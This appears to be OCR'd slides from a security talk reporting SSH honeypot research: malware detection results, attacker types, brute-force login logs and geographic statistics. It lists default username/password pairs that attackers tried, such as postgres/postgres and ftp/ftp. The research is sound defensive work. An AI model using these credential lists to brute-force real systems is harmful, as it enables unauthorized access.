SHA256: 2b81005865451673d0ac7e5595489d17a6b351d04a3a7cfb7b3f744bba205dd4

File name: server.exe

Detection ratio: 50 / 55

Analysis date: 2014-10-07 15:08:23 UTC (1 week ago)

Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

Antivirus	Result	Update
AVG	Agent_r.AIO	20141007
AVware	Win32.Parite.b (v)	20141007
Ad-Aware	Win32.Parite.B	20141007
Agnitum	Win32.Parite.B	20141006
AhnLab-V3	Win32/Parite	20141007
Antiy-AVL	Virus/Win32.Parite.b	20141007
Avast	Win32:Zegost-C [Trj]	20141007
Avira	W32/Parite	20141007
Baidu-International	Virus.Win32.Parite.$b	20141007
BitDefender	Win32.Parite.B	20141007
Bkav	W32.Pinfi.B	20141007
CAT-QuickHeal	W32.Perite.A	20141007
ClamAV	Trojan.Spy-80656	20141007
Comodo	Virus.Win32.Parite.gen	20141007

RSM

“Freebsd”

virustotal

SHA256: 204071505d7955b1ad6fde0013b2d7c37cff17f0d91429e27253371dc5a12643

File name: Freebsd

Detection ratio: 7 / 55

Analysis date: 2014-09-22 11:50:09 UTC (3 weeks, 1 day ago)

Analysis | Additional information | Comments 2 | Votes

Antivirus	Result	Update
Avast	ELF:Elknot-AS [Trj]	20140922
ClamAV	Unix.Trojan.Elknot	20140922
DrWeb	Linux.BackDoor.Gates.7	20140922
K7AntiVirus	Trojan (0001140e1)	20140919
K7GW	Trojan (0001140e1)	20140919
Qihoo-360	Trojan.Generic	20140922
Sophos	Linux/DDoS-BD	20140922
AVG	✓	20140922
AVware	✓	20140922
Ad-Aware	✓	20140922

RSM

“Freebsd”

virustotal

SHA256:	204071505d7955b1ad6fde0013b2d7c37cff17f0d91429e27253371dc5a12643
File name:	Freebsd
Detection ratio:	7 / 55
Analysis date:	2014-09-22 11:50:09 UTC (3 weeks, 1 day ago)

Analysis | Additional information | Comments 2 | Votes

File identification

MD5	dfe1881b20175414a07b1fa070d20073
SHA1	64519c271a6f545030fd571f99a564d3b1717427
SHA256	204071505d7955b1ad6fde0013b2d7c37cff17f0d91429e27253371dc5a12643
ssdeep	24576:XGg0EYkENQnqDmOuNXLQ+vpaReJ7UgKZ9Q0B06wyq8IssIxIu1rHnBFbNh1QsC2E:Wg0bkqQymRNXLQ+vpaI4ZddDIQrHB91M
File size	1.4 MB (1511420 bytes)
File type	ELF
Magic literal	ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), statically linked, for FreeBSD 8.4, not stripped
TrID	ELF Executable and Linkable format (generic) (100.0%)
Tags	elf

RSM

Oh and also…

- A file containing 1000 SSH username/password
- Later found one with 5000
- And ~6 months ago found one with 80,000…yikes!

Winnie the Pooh © Disney

RSM

Interesting attackers

Google how to use hydra

Winnie the Pooh © Disney

or…


Google how to eat your soul

AtomiccircuS on DeviantArt

RSM

The Script Kiddie

- Username changes
- Password is root every time...
- Hydra is hard ☹
- #YOUAREDOINGITWRONG
- This was from someone in San Francisco/San Jose
- Success of this is debatable
- At least no account lockout?





```
Login failed [italy/root]
Login failed [jack/root]
Login failed [jacob/root]
Login failed [jake/root]
Login failed [jamaica/root]
Login failed [james/root]
Login failed [james1/root]
Login failed [jan/root]
Login failed [jane/root]
Login failed [janie/root]
Login failed [japan/root]
Login failed [jared/root]
Login failed [jasmin/root]
Login failed [jasmine/root]
Login failed [jason/root]
Login failed [jason1/root]
Login failed [jasper/root]
Login failed [jean/root]
Login failed [jeanette/root]
Login failed [jeff/root]
Login failed [jen/root]
Login failed [jenifer/root]
Login failed [jenni/root]
Login failed [jenny/root]
Login failed [jenny1/root]
Login failed [jensen/root]
Login failed [jerry/root]
Login failed [jesus1/root]
Login failed [jewels/root]
```


RSM

“Everything Under The Sun” attackers

- Using dictionary/dictionary
- Very noisy, going to be picked up in a heartbeat on a corporate environment (hopefully)
- Seen worse attacks, but this isn’t the best tactic…
- They need to minimize their scope



Taken © 20th Century Fox

```
Login failed [straddle/rogan]
Login failed [fathom/utrider]
Login failed [brooklet/calends]
Login failed [exact/oem]
Login failed [akene/aki]
Login failed [eight/scarify]
Login failed [poetry/playful]
Login failed [virtuous/pressed]
Login failed [irrigate/kingly]
Login failed [quinnat/blowhole]
Login failed [sideman/gatefold]
Login failed [sure/maduro]
Login failed [apodal/isthmus]
Login failed [perilla/shut]
```


RSM

Coincidence? I think not…

```
ââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââ
7779b5fe2b0d11e4a9f1496fe794d65b [2014-08-23 16:36:26]: Connection lost
b6a7aa442b1011e4a9f1496fe794d65b [2014-08-23 16:59:11]: New connection: 123.127.36.162:47405
b6a7aa442b1011e4a9f1496fe794d65b [2014-08-23 16:59:20]: Connection lost
e7d109102b1211e4a9f1496fe794d65b [2014-08-23 17:14:52]: New connection: 82.221.106.233:33784
e7d109102b1211e4a9f1496fe794d65b [2014-08-23 17:14:52]: Client version: [SSH-2.0-libssh2_1.4.3 PHP]
e7d109102b1211e4a9f1496fe794d65b [2014-08-23 17:14:53]: Login failed [ubnt/ubnt]
e7d109102b1211e4a9f1496fe794d65b [2014-08-23 17:14:54]: Connection lost
c65c12742b1311e4a9f1496fe794d65b [2014-08-23 17:21:06]: New connection: 54.76.252.60:52087
c65c12742b1311e4a9f1496fe794d65b [2014-08-23 17:21:36]: Connection lost

ââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââ
f5b72a1a2b1111e489b2cb47c1e9e284 [2014-08-23 18:08:37]: Connection lost
e70748502b1211e489b2cb47c1e9e284 [2014-08-23 18:14:51]: New connection: 82.221.106.233:51706
e70748502b1211e489b2cb47c1e9e284 [2014-08-23 18:14:52]: Client version: [SSH-2.0-libssh2_1.4.3 PHP]
e70748502b1211e489b2cb47c1e9e284 [2014-08-23 18:14:52]: Login failed [ubnt/ubnt]
e70748502b1211e489b2cb47c1e9e284 [2014-08-23 18:14:53]: Connection lost
86e0f5f02b1411e489b2cb47c1e9e284 [2014-08-23 18:26:29]: New connection: 54.183.79.32:52632
86e0f5f02b1411e489b2cb47c1e9e284 [2014-08-23 18:26:59]: Connection lost

ââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââââ
fc2d8bbc2afa11e4b6356fa44a4cc4d8 [2014-08-23 12:23:48]: Connection lost
43762a462b0111e4b6356fa44a4cc4d8 [2014-08-23 13:08:35]: New connection: 82.221.106.233:34527
43762a462b0111e4b6356fa44a4cc4d8 [2014-08-23 13:08:35]: Client version: [SSH-2.0-libssh2_1.4.3 PHP]
43762a462b0111e4b6356fa44a4cc4d8 [2014-08-23 13:08:37]: Login failed [ubnt/ubnt]
43762a462b0111e4b6356fa44a4cc4d8 [2014-08-23 13:08:38]: Connection lost
9259a24a2b1111e4b6356fa44a4cc4d8 [2014-08-23 15:05:19]: New connection: 65.181.118.16:47178
9259a24a2b1111e4b6356fa44a4cc4d8 [2014-08-23 15:05:20]: Connection lost
```


RSM

Better attackers

- postgres/changeme
- postgres/postgres
- postfix/123456
- postfix/password
- ftp/password
- ftp/ftp
- ftp/admin
- mysql/mysql

RSM


The bizarre.

- webfootedhorsef**kerphenomite/loldongs
  - Across all nine systems in the course of a day
  - If a botnet exists with this username and password, I want to buy you a drink
  - Or maybe they figured out it was a honeypot? If so, well done!

Winnie the Pooh © Disney

RSM

Expand!



Russia

China (Shanghai) (behind the great firewall)

Singapore

RSM

Purchasing international VPS

- Surprisingly easy, but need to find the right companies
- Mainland China, sort of hard to find, but exists. Hong Kong is easy. Takes paypal!
  - Sadly due to regulation changes I no longer own this ☹
- Russia, easy-ish, paypal
- Singapore, very easy, paypal
- All international VPS have 3-5 public IPv6 addresses, too

Cost of project

- Chicago, free (hosted at home)
- USA VPS ($12 per year, I have 5)
- Singapore ($48 per year)
- Russia (~$38 per year)
- China (~$76 per year)
- Total cost: ~$222
- Minimal cost for fun research data!

RSM

More sensors = more data

- ~18 million password guess attempts (thus far) – ~900k unique
- More user interaction
- Broader range of attackers

Little Shop Of Horrors © Warner Brothers Pictures

RSM

Russia, China and Singapore


- Added international sensors
- Further sensor analysis designed to answer important questions:
  - Are there geographic differences in the attackers depending on country?
  - China is main aggressor for USA, is USA main aggressor for China?
  - Does anyone care about attacking Singapore? (the answer is apparently no, because there are barely any attacks…)

China VPS Honeypot

- Kind of spooky…
- Random netstat entries by default
- apt-get update; apt-get upgrade signals reinstall of the GRUB boot loader
  - Need to further investigate this, had latest version from what I could tell
- Two IPs port scanning me every 30 seconds
  - Owned by China telecom company
  - Heartbeat across the network? All of IPv4?
- China has strange laws about port 80
  - Need something called ICP license for port 80
  - Change HTTP to 8080 or HTTPS is apparently okay

Country per unique IP (China VPS)

- Note: country per unique IP
- Take into account probes as mentioned and China gets ~95%+



RSM

Honorable mentions (less than 1% of attacks)

India	Indonesia	Russia	Malaysia	Netherlands	Spain
Cyprus	Taiwan	Thailand	Vietnam	Argentina	Ukraine
Tajikistan	Israel	Japan	Republic of Moldova	Switzerland	Tunisia
Australia	Bangladesh	Belgium	Brazil	Colombia	Senegal
Ecuador	Hungary	Iran	Lithuania	Mexico	Seychelles
Pakistan	Panama	Paraguay	Portugal	Romania	Slovakia

RSM

China VPS interesting item

- No initial surge in successes per day

RSM

Singapore VPS

- Very few attacks, ~600k total password guesses
- Distinct IPs: ~5600
  - As opposed to most USA systems with 13k+
- Primary Attackers
  - Hong Kong ~50%
  - Japan ~25%
  - China ~10%
  - Miscellaneous others remaining ~15%
- Interesting: 21 root password change attempts

Singapore VPS

- Separate system validates “initial surge” of successes upon hitting the Internet

RSM

Russia VPS

- Decent amount of attacks, ~1.5mil total
- Distinct IPs: ~4900
- Primary Attackers
  - Hong Kong ~60%
  - Unknown IPs ~30%
  - Miscellaneous others remaining ~10%
- Gap in statistics, many IPs with no known origin
- Interesting: GeoIP spread slightly different than USA systems

Conclusion / What's next?

- Guide to implement your own honeypot (at your own risk) and wordlist of all unique guessed passwords on my personal site: http://elliottbrink.com
- More sensors across the world!
- Further malware analysis
- Different types of sensors
  - RDP honeypot (preliminary implementation)
  - Web based honeypot
- Slides are on my .com (above), from DEFCON speech
- Wordlist on my .com as well

RSM

QUESTIONS AND ANSWERS?

RSM

THANK YOU FOR YOUR TIME AND ATTENTION

RSM